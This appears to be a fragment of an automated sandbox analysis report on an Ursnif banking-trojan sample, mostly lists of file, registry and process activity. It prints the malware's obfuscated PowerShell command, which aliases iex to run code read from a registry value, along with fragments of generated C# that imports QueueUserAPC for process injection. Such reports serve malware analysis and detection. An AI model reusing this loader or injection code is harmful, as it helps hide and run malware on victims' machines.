C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_77fedd926fb8456368a0809e68225ec9bb4c64f4_7cac0383_11b404ac\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	161	72CF497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_77fedd926fb8456368a0809e68225ec9bb4c64f4_7cac0383_11b404ac\Report.wer	10446	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 38 00 30 00 30 00 35 00 32 00 37 00 33 00 32 00	MetadataHash=880052732	success or wait	1	72CF497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{449da0be-bbb3-4538-71c5-d1ced40776bb}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	72D136BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	A5 01 00 C0 01 00 00 00 00 00 00 00 0F 00 00 00 01 00 00 00 03 00 00 00 00 00 00 00

Target ID:	19
Start time:	15:44:28
Start date:	22/04/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" new-alias -name llstxy -value gp; new-alias -name dtaagibhy -value iex; dtaagibhy ([System .Text.Encoding]::ASCII.GetString((llstxy "HKCU:Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E").UrlsReturn))
Imagebase:	0x7ff619710000
File size:	447488 bytes
MD5 hash:	95000560239032BC68B4C2FDFCDEF913
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_Ursnif, Description: Yara detected Ursnif, Source: 00000013.00000003.600756662.0000018A7D8AC000.00000004.00000020.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4F1CF1E9	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA4F1CF1E9	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tr2pkc1k.yzu.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gmmtdzt1.vyi.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\Documents\20220422	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4CABF35D	CreateDirectoryW
C:\Users\user\Documents\20220422\PowerShell_transcript.494126.TCQus2ED.20220422154433.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA49DD03FC	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	2	7FFA49DD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Windows\system32\catroot	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Windows\system32\catroot2	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	7FFA49DD03FC	unknown
C:\Users\user\AppData\Local\Temp\s5wot0wy	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4C0AFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FFA4C0AFD38	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FFA4CAB6FDD	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tr2pkc1k.yzu.ps1	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gmmtdzt1.vyi.psm1	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.0.cs	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.dll	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.err	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.cmdline	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.tmp	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.out	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.dll	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.err	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.tmp	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.out	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.cmdline	success or wait	1	7FFA4CABF270	DeleteFileW
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.0.cs	success or wait	1	7FFA4CABF270	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_tr2pkc1k.yzu.ps1	0	1	31	1	success or wait	1	7FFA4CABB526	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_gmmtdzt1.vyi.psm1	0	1	31	1	success or wait	1	7FFA4CABB526	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	7FFA4CABB526	WriteFile
unknown	3	827	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	7FFA4CABB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.0.cs	0	411	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 79 69 66 70 67 78 71 71 62 6a 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 75 69 6e 74 20 51 75 65 75 65 55 73 65 72 41 50 43 28 49 6e 74 50 74 72 20 66 73 6b 2c 49 6e 74 50 74 72 20 6b 6a 78 63 6c 76 65 6e 66 71 2c 49 6e 74 50 74 72 20 77 76 6f 6c 62 77 6d 6a 77 61 78 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73	using System;using System.Runtime.InteropServices;namespace W32{ public class yifpgxqqbj { [DllImport("kernel32")]public static extern uint QueueUserAPC(IntPtr fsk,IntPtr kjxclvenfq,IntPtr wvolbwmjwax); [DllImport("kernel32")]public s	success or wait	1	7FFA4CABB526	WriteFile
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 73 35 77 6f 74 30 77 79 5c 73	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\s5wot0wy\s	success or wait	1	7FFA4CABB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\s5wot0wy\s5wot0wy.out	0	456	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA4CABB526	WriteFile
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.0.cs	0	417	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0a 0a 6e 61 6d 65 73 70 61 63 65 20 57 33 32 0a 7b 0a 20 20 20 20 70 75 62 6c 69 63 20 63 6c 61 73 73 20 6f 6d 72 67 76 75 73 6d 77 68 0a 20 20 20 20 7b 0a 20 20 20 20 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 47 65 74 43 75 72 72 65 6e 74 50 72 6f 63 65 73 73 28 29 3b 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 22 29 5d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 76 6f 69 64 20 53 6c 65 65 70 45 78 28 75 69 6e 74 20 6f 6f 79 76 78 74 71 6d	using System;using System.Runtime.InteropServices;namespace W32{ public class omrgvusmwh { [DllImport("kernel32")]public static extern IntPtr GetCurrentProcess(); [DllImport("kernel32")]public static extern void SleepEx(uint ooyvxktqm	success or wait	1	7FFA4CABB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 61 6c 66 6f 6e 73 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 30 73 67 32 75 72 6b 72 5c 30	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\0sg2urkr\0	success or wait	1	7FFA4CABB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	0	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 0f 00 00 00 37 fd 74 38 9f fd 08 43 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 65 73 74 65 72 5c 33 2e 34 2e 30 5c 50 65 73 74 65 72 2e 70 73 6d 31 07 00 00 00 0e 00 00 00 53 61 66 65 47 65 74 43 6f 6d 6d 61 6e 64 02 00 00 00 14 00 00 00 47 65 74 2d 53 63 72 69 70 74 42 6c 6f 63 6b 53 63 6f 70 65 02 00 00 00 24 00 00 00 47 65 74 2d 44 69 63 74 69 6f 6e 61 72 79 56 61 6c 75 65 46 72 6f 6d 46 69 72 73 74 4b 65 79 46 6f 75 6e 64 02 00 00 00 10 00 00 00 4e 65 77 2d 50 65 73 74 65 72 4f 70 74 69 6f 6e 02 00 00 00 0d 00 00 00 49 6e 76 6f 6b 65 2d 50 65 73 74 65 72 02 00 00 00 12 00 00 00 52 65 73 6f 6c 76 65 54 65 73 74	PSMODULECACHE7t8C C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1 SafeGetCommandGet-scriptBlockScope$Get-DictionaryValueFromFirstKeyFoundNew-PesterOptionInvoke-PesterResolveTest	success or wait	1	7FFA4CABB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	4096	4096	52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 0c 00 00 00 46 69 6e 64 2d 50 61 63 6b 61 67 65 02 00 00 00 00 00 00 00 fd 3c fd 65 9f fd 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02	RepositorySave-scriptFind-Package<eYC:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1Uninstall-ModuleinmofimoInstall-ModuleNew-scr<wbr>iptFileInfo	success or wait	1	7FFA4CABB526	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	8192	3414	0b 00 00 00 53 61 76 65 2d 4d 6f 64 75 6c 65 02 00 00 00 0b 00 00 00 53 61 76 65 2d 53 63 72 69 70 74 02 00 00 00 04 00 00 00 75 70 6d 6f 01 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 53 63 72 69 70 74 02 00 00 00 13 00 00 00 47 65 74 2d 49 6e 73 74 61 6c 6c 65 64 53 63 72 69 70 74 02 00 00 00 0d 00 00 00 55 70 64 61 74 65 2d 4d 6f 64 75 6c 65 02 00 00 00 15 00 00 00 52 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 0b 00 00 00 46 69 6e 64 2d 53 63 72 69 70 74 02 00 00 00 17 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 53 52 65 70 6f 73 69 74 6f 72 79 02 00 00 00 04 00 00 00 70 75 6d 6f 01 00 00 00 13 00 00 00 54 65 73 74 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 15 00 00 00 55 70 64 61 74 65 2d 53 63 72 69	Save-ModuleSave-scriptupmoUninstall-scr<wbr>iptGet-Installedscr<wbr>iptUpdate-ModuleRegister-PSRepositoryFind-scr<wbr>iptUnregister-PSRepositorypumoTest-scr<wbr>iptFileInfoUpdate-Scri	success or wait	1	7FFA4CABB526	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\0sg2urkr\0sg2urkr.out	0	456	ff 43 3a 5c 57 69 6e 64 6f 77 73 5c 73 79 73 74 65 6d 33 32 3e 20 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 46 72 61 6d 65 77 6f 72 6b 36 34 5c 76 34 2e 30 2e 33 30 33 31 39 5c 63 73 63 2e 65 78 65 22 20 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 45 54 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f	C:\Windows\system32>"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automatio	success or wait	1	7FFA4CABB526	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4F09B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4F09B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4F09B9DD	unknown
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	7FFA4F09B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\mscorlib\ac26e2af62f23e37e645b5e44068a025\mscorlib.ni.dll.aux	unknown	176	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4F0A2625	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4F0A2625	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4F0A2625	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Pb378ec07#\58553ff4dedf0b1dd22a283773a566fc\Microsoft.PowerShell.ConsoleHost.ni.dll.aux	unknown	1248	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System\10a17139182a9efd561f01fada9688a5\System.ni.dll.aux	unknown	620	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Core\4e05e2e48b8a6dd267a8c9e25ef129a7\System.Core.ni.dll.aux	unknown	900	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Manaa57fc8cc#\8b2774850bdc17a926dc650317d86b33\System.Management.Automation.ni.dll.aux	unknown	2764	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4F09B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4F09B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	7FFA4F09B9DD	unknown
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	7FFA4F09B9DD	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.Mf49f6405#\dfef7a1e85e28d0ba698946b7fc68a28\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Management\d0f4eb5b1d0857aabc3e7dd079735875\System.Management.ni.dll.aux	unknown	764	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Dired13b18a9#\78d6ee2fdd35fdb45b3d78d899e481ea\System.DirectoryServices.ni.dll.aux	unknown	752	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Xml\f2e3165e3c718b7ac302fea40614c984\System.Xml.ni.dll.aux	unknown	748	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Data\99a190301066e9665ec15a1f355a928e\System.Data.ni.dll.aux	unknown	1540	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	7FFA4F09B9DD	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	7FFA4F09B9DD	unknown
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	7FFA4F0862DB	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	23124	success or wait	1	7FFA4F0863B9	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\Microsoft.P6f792626#\e64755e76f85a3062b9f5a99a62dcabb\Microsoft.PowerShell.Security.ni.dll.aux	unknown	1268	success or wait	1	7FFA4F1712E7	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_64\System.Transactions\773cde8eca09561aeac8ad051c091203\System.Transactions.ni.dll.aux	unknown	924	success or wait	1	7FFA4F1712E7	ReadFile
